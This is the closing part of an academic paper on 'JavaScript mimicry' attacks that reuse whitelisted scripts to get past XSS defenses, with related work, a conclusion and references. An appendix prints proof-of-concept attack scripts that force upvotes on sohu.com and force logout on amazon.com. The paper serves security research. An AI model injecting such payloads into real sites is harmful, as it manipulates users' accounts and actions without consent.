There is a great number of advanced attacks that have been introduced over the years to bypass the various web application defenses.

Several attack patterns, based on ROP (Return Oriented Programming) [42], have been proposed to circumvent client-side defenses. Specifically, Lekies et al. [1] have introduced code-reuse attacks to bypass CSP, XSS filters and more, as we have extensively described in our "Introduction" section. Athanasopoulos et al. [6] have proposed a code-injection pattern [43] to bypass policy enforcement mechanisms, such as BEEP [6]. When using BEEP, developers must place benign scripts inside HTML elements (e.g. `div`). Then, the browser parses the DOM and allows scripts to execute only when they are contained within these elements. The rest of the scripts are used according to the corresponding policies defined on the server. To circumvent the mechanism, the attacks take advantage of existing whitelisted code to assemble malicious scripts.

Through a Cross-channel Scripting (XCS) [5, 44] attack, attackers can utilize non-web channels (e.g. the File Transfer Protocol) to inject JavaScript into the browser. For instance, consider the various Network-Attached Storage (NAS) devices, that allow web users to upload files using the Server Message Block (SMB) protocol. Attackers could upload a file with a filename containing an XSS script. If a user connects to the device to view its contents, the NAS device will send the list of all filenames to the client. Hence, the script in the filename will be normally interpreted by the browser.

Heiderich et al. [4] have pointed out that one can steal sensitive information from a web user without necessarily using JavaScript. With a "scriptless" attack in particular, malicious users may extract sensitive information from websites by employing Cascading Style Sheets (CSS), along with plain HTML, inactive Scalable Vector Graphics (SVG) images or even font files, to finally achieve a JavaScript-like behavior.

Finally, Dahse and Holz [45] have proposed ways to exploit second-order vulnerabilities [45]. Such defects occur when an attack payload is first stored on the back-end of the application and then, at some point, is used in a security-critical operation. The authors describe how this can be achieved by either injecting JavaScript (a pattern similar to the standard stored XSS concept) or SQL code.



## 8 Conclusion and Future Work

Whitelisting is an interesting approach that can prevent a variety of attacks, including code reuse attacks [1] DOM-based XSS [3] and XCS [5, 44]. Our work is the first to evaluate the effectiveness of such mechanisms by introducing a new form of attacks: JavaScript mimicry. Through our experiments, we observed that there are several attack patterns that could bypass whitelisting mechanisms.

To aid the community discover mimicry scripts efficiently, we have introduced a corresponding automatic method. Our method employs taint tracking and symbolic analysis to decide if mimicry scripts can be generated from a given set of scripts, deriving from a target website. Finally, the multiple scripts we have identified as potential attack vectors by using our tool, suggests that JavaScript mimicry is a problem that should not be overlooked when designing new schemes.

Further studies may examine how JavaScript mimicry can affect policy enforcement defenses [27] such as BEEP [46] and CSP [17]. For instance, CSP's hash option allows developers to use inline scripts by creating a list the cryptographic hashes of expected scripts within a page. A replay attack could bypass this feature by design (the reused scripts would generate valid hashes). Hence, studying how JavaScript mimicry can affect other classes of defenses would be meaningful.

## References


1. Sebastian Lekies, Krzysztof Kotowicz, Samuel Groß, Eduardo A. Vela Nava, and Martin Johns. Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1709–1723. ACM, 2017.
2. Yossef Oren, Vasileios P. Kemerlis, Simha Sethumadhavan, and Angelos D. Keromytis. The spy in the sandbox: Practical cache attacks in javascript and their implications. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 1406–1418, New York, NY, USA, 2015. ACM.
3. Ben Stock, Sebastian Lekies, Tobias Mueller, Patrick Spiegel, and Martin Johns. Precise client-side protection against DOM-based cross-site scripting. In *23rd USENIX Security Symposium*, pages 655–670, San Diego, CA, 2014.
4. Mario Heiderich, Marcus Niemietz, Felix Schuster, Thorsten Holz, and Jörg Schwenk. Scriptless attacks: stealing the pie without touching the sill. In *Proceedings of the 19th conference on Computer and communications security*, pages 760–771, 2012.
5. Hristo Bojinov, Elie Bursztein, and Dan Boneh. XCS: cross channel scripting and its impact on web applications. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 420–431. ACM, 2009.
6. Athanasopoulos Elias, Pappas Vasilis, and Markatos Evangelos. Code-injection attacks in browsers supporting policies. In *Proceedings of the 2nd Workshop on Web 2.0 Security & Privacy*, Washington, DC, USA, 2009. IEEE.
7. Steffens Marius, Christian Rossow, Martin Johns, and Ben Stock. Don't trust the locals: Investigating the prevalence of persistent client-side cross-site scripting in the wild. In *Proceedings of the 2019 Network and Distributed System Security Symposium (NDSS)*, 2019.
8. Dachuan Yu, Ajay Chander, Nayeem Islam, and Igor Serikov. Javascript instrumentation for browser security. In *Proceedings of the 34th Annual ACM Symposium on Principles of Programming Languages*, pages 237–249. ACM, 2007.
9. Mike Ter Louw and V. N. Venkatakrishnan. Blueprint: Robust prevention of cross-site scripting attacks for existing browsers. In *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, SP '09, pages 331–346, Washington, DC, USA, 2009. IEEE Computer Society.
10. Prateek Saxena, Devdatta Akhawe, Steve Hanna, Feng Mao, Stephen McCamant, and Dawn Song. A symbolic execution framework for JavaScript. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP '10, pages 513–528, Washington, DC, USA, 2010. IEEE Computer Society.
11. Daniel B. Giffin, Amit Levy, Deian Stefan, David Terei, David Mazières, John C. Mitchell, and Alejandro Russo. Hails: Protecting data privacy in untrusted web

applications. In *Proceedings of the 10th USENIX Symposium on Operating Systems Design and Implementation (OSDI 12)*, pages 47–60, Hollywood, CA, 2012.
12. Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. JSFlow: Tracking information flow in javascript and its APIs. In *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, pages 1663–1671, 2014.
13. Pratik Soni, Enrico Budianto, and Prateek Saxena. The SICILIAN defense: Signature-based whitelisting of Web JavaScript. In *Proceedings of the 22nd Conference on Computer and Communications Security*, pages 1542–1557. ACM, 2015.
14. Sharath Chandra V. and S. Selvakumar. Bixsan: Browser independent xss sanitizer for prevention of xss attacks. *SIGSOFT Softw. Eng. Notes*, 36(5):1–7, September 2011.
15. Tejas Saoji, Thomas H. Austin, and Cormac Flanagan. Using precise taint tracking for auto-sanitization. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*, PLAS '17, pages 15–24, New York, NY, USA, 2017. ACM.
16. George Argyros, Ioannis Stais, Suman Jana, Angelos D. Keromytis, and Aggelos Kiayias. SFADiff: Automated evasion attacks and fingerprinting using black-box differential automata learning. In *Proceedings of the 2016 ACM Conference on Computer and Communications Security*, pages 1690–1701. ACM, 2016.
17. Sid Stamm, Brandon Sterne, and Gervase Markham. Reining in the web with content security policy. In *Proceedings of the 19th International Conference on World Wide Web*, WWW '10, pages 921–930, New York, NY, USA, 2010. ACM.
18. Mario Heiderich, Christopher Späth, and Jörg Schwenk. DOMPurify: Client-side protection against xss and markup injection. In *2017 European Symposium on Research in Computer Security (ESORICS)*, pages 116–134. Springer International Publishing, 2017.
19. Dimitris Mitropoulos, Konstantinos Stroggylos, Diomidis Spinellis, and Angelos D. Keromytis. How to train your browser: Preventing XSS attacks using contextual script fingerprints. *ACM Transactions on Privacy and Security*, 19(1):2:1–2:31, July 2016.
20. P. Wurzinger, C. Platzer, C. Ludl, E. Kirda, and C. Kruegel. SWAP: Mitigating XSS attacks using a reverse proxy. In *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, pages 33–39, Washington, DC, USA, 2009. IEEE Computer Society.
21. Martin Johns, Björn Engelmann, and Joachim Posegga. XSSDS: Server-side detection of cross-site scripting attacks. In *Proceedings of the 2008 Annual Computer Security Applications Conference*, pages 335–344. IEEE, 2008.
22. Prithvi Bisht and V. N. Venkatakrishnan. XSS-GUARD: Precise dynamic prevention of cross-site scripting attacks. In *Proceedings of the 5th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA '08, pages 23–43. Springer-Verlag, 2008.
23. David Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, pages 255–264. ACM, 2002.
24. Hilmi Günes Kayacik and A. Nur Zincir-Heywood. Mimicry attacks demystified: What can attackers do to evade detection? In *Proceedings of the Sixth Annual Conference on Privacy, Security and Trust*, pages 213–223, Washington, USA, 2008. IEEE.
25. Edsger W Dijkstra. Guarded commands, nondeterminacy and formal derivation of programs. *Communications of the ACM*, 18(8):453–457, 1975.

26. Dorothy Elizabeth Robling Denning. An intrusion detection model. *IEEE Trans. on Soft. Eng.*, 13(2):222–232, February 1987.
27. Dimitris Mitropoulos, Panaos Louridas, Michalis Polychronakis, and Angelos D. Keromytis. Defending against Web application attacks: approaches, challenges and implications. *IEEE Transactions on Dependable and Secure Computing*, 16(2):188–203, March 2019.
28. nsign's source code repository on github. `https://github.com/istlab/nSign`, 2016. [Online; accessed 06-July-2018].
29. W3Techs - World Wide Web Technology Surveys. `https://w3techs.com/`. [Online; accessed 28-April-2019].
30. CVE Details: The Ultimate Vulnerability Data Source. `https://www.cvedetails.com/`. [Online; accessed 10-September-2018].
31. Vulnerability Details: CVE-2016-14126 - XSS in the Participants Database Wordpress plugin. `https://www.cvedetails.com/cve/CVE-2017-14126/`. [Online; accessed 10-September-2018].
32. Coinhive: A crypto miner for your website. `https://coinhive.com/`, 2018. [Online; accessed 10-September-2018].
33. Vulnerability Details: CVE-2016-2153 - XSS vulnerability in Moodle. `https://www.cvedetails.com/cve/CVE-2016-2153/`. [Online; accessed 10-September-2018].
34. Dimitris Mitropoulos, Panos Louridas, Vitalis Salis, and Diomidis Spinellis. All Your Script Are Belong to Us: Collecting and Analyzing JavaScript Code from 10K Sites for 9 Months, March 2019.
35. Dimitris Mitropoulos, Panos Louridas, Vitalis Salis, and Diomidis Spinellis. Time present and time past: Analyzing the evolution of JavaScript code in the wild. In *16th International Conference on Mining Software Repositories: Technical Track*, MSR '19. IEEE Computer Society, May 2019.
36. Code share. *Nature*, 514:536–537, 2014.
37. nightcrawler: Collecting JavaScript on a daily basis. `https://github.com/AUEB-BALab/nightcrawler`, 2019. [Online; accessed 26-April-2019].
38. Marijn Haverbeke. acornjs/acorn: A small, fast, javascript-based javascript parser. `https://github.com/acornjs/acorn`. [Online; accessed 10-June-2018].
39. K Rustan M Leino. Efficient weakest preconditions. *Information Processing Letters*, 93(6):281–288, 2005.
40. Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient SMT solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.
41. Yunhui Zheng, Xiangyu Zhang, and Vijay Ganesh. Z3-str: a Z3-based string solver for web application analysis. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, pages 114–124. ACM, 2013.
42. Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.*, 15(1):2:1–2:34, March 2012.
43. Donald Ray and Jay Ligatti. Defining code-injection attacks. In *Proceedings of the 39th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '12, pages 179–190, New York, NY, USA, 2012. ACM.
44. Hristo Bojinov, Elie Bursztein, and Dan Boneh. The emergence of cross channel scripting. *Commun. ACM*, 53(8):105–113, August 2010.
45. Johannes Dahse and Thorsten Holz. Static detection of second-order vulnerabilities in web applications. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, pages 989–1003, Berkeley, CA, USA, 2014. USENIX Association.

46. Trevor Jim, Nikhil Swamy, and Michael Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *Proceedings of the 16th International Conference on World Wide Web*, WWW '07, pages 601–610, New York, NY, USA, 2007. ACM.

## Appendix A Additional Proof-of-concept Exploitations

We present two additional attacks to further illustrate the impact of JavaScript mimicry. In particular, we disuss an Ajax-based and a DOM manipulation attack against two popular web sites (coming from Alexa top 20). Note that, given the dynamic nature of the scripts that are employed, none of the defenses could prevent those attacks.

First, we show how we can manipulate the API of `sohu.com` to up-vote the post of a user. Specifically, we can reuse the following code:

```
var s = 'v2.sohu.com'
this.url = s + "/news/" + this.news_id + " /upvote/", $.ajax({
    type: "GET",
    url: this.url,
    data: {
        userId: this.userId
    }
})
```

When this code runs on the client-side, the user, identified by the `userId` value, automatically upvotes the current news article (`news_id`) via an Ajax GET request. Given a stored XSS vulnerability, journalists could force visitors who view their articles to automatically up-vote them by reusing this particular script.

A DOM manipulation attack can be launched against `amazon.com` to force a user to logout. Consider the script shown in Figure 6a, which performs requests on the server. In line 1, a (jQuery) function is defined and set to be executed when certain criteria are met. In lines 2–13 variables `u`, `t`, and `p` are set. Then, they are used in the function defined in lines 14 to 17 when a specific HTML element (`#dmimglnch_1518480003`) is clicked. If this is the case, the function invokes the `window.open` function providing the aforementioned variables as parameters.

A corresponding malicious script can be seen in Figure 6b. In this script we omit the values of variables `t` and `p` (we do not need them), and modify variable `u` so that it includes the URL used by `amazon.com` to logout users. In addition, we alter the initial script's specified HTML element (line 14 of Figure 6a), so that it now specifies the whole HTML body (line 8, figure 6b). In this way, when the criteria defined in line 1 are met, and a logged in user clicks on any part of the page, he or she would immediately logout.

```
P.when('jQuery',
  'gwLayoutReady').execute(function($) {
  var u = "https://www.amazon.com/gp/" +
    "dmusic/public/dpxWidgets/" +
    "webstorePlayer.html?ie=UTF8&asin=" +
    "B078XN9JFV&description=" +
    "dmusic-popout-playlist-" +
    "...",
    t = "",
    p = "height=354,width=800," + "...";
  $('#dmimglnch_15180003').click(function() {
    window.open(u, t, p);
    return false;
  });
});
```

(a) Initial script

```
P.when('jQuery',
  'gwLayoutReady').execute(function($) {
  var u = "https://www.amazon.com/" +
    "gp/flex/sign-out." +
    "html/ref=nav_youraccount_signout?ie=" +
    "UTF8&action=sign-out&path=%2Fgp%2F" +
    "yourstore%2Fhome&signIn=" +
    "1&useRedirectOnSuccess=1",
    t = "",
    p = "";
  $('body').click(function() {
    window.open(u, t, p);
    return false;
  });
});
```

(b) Attack script

Fig. 6: DOM Manipulation on `amazon.com`.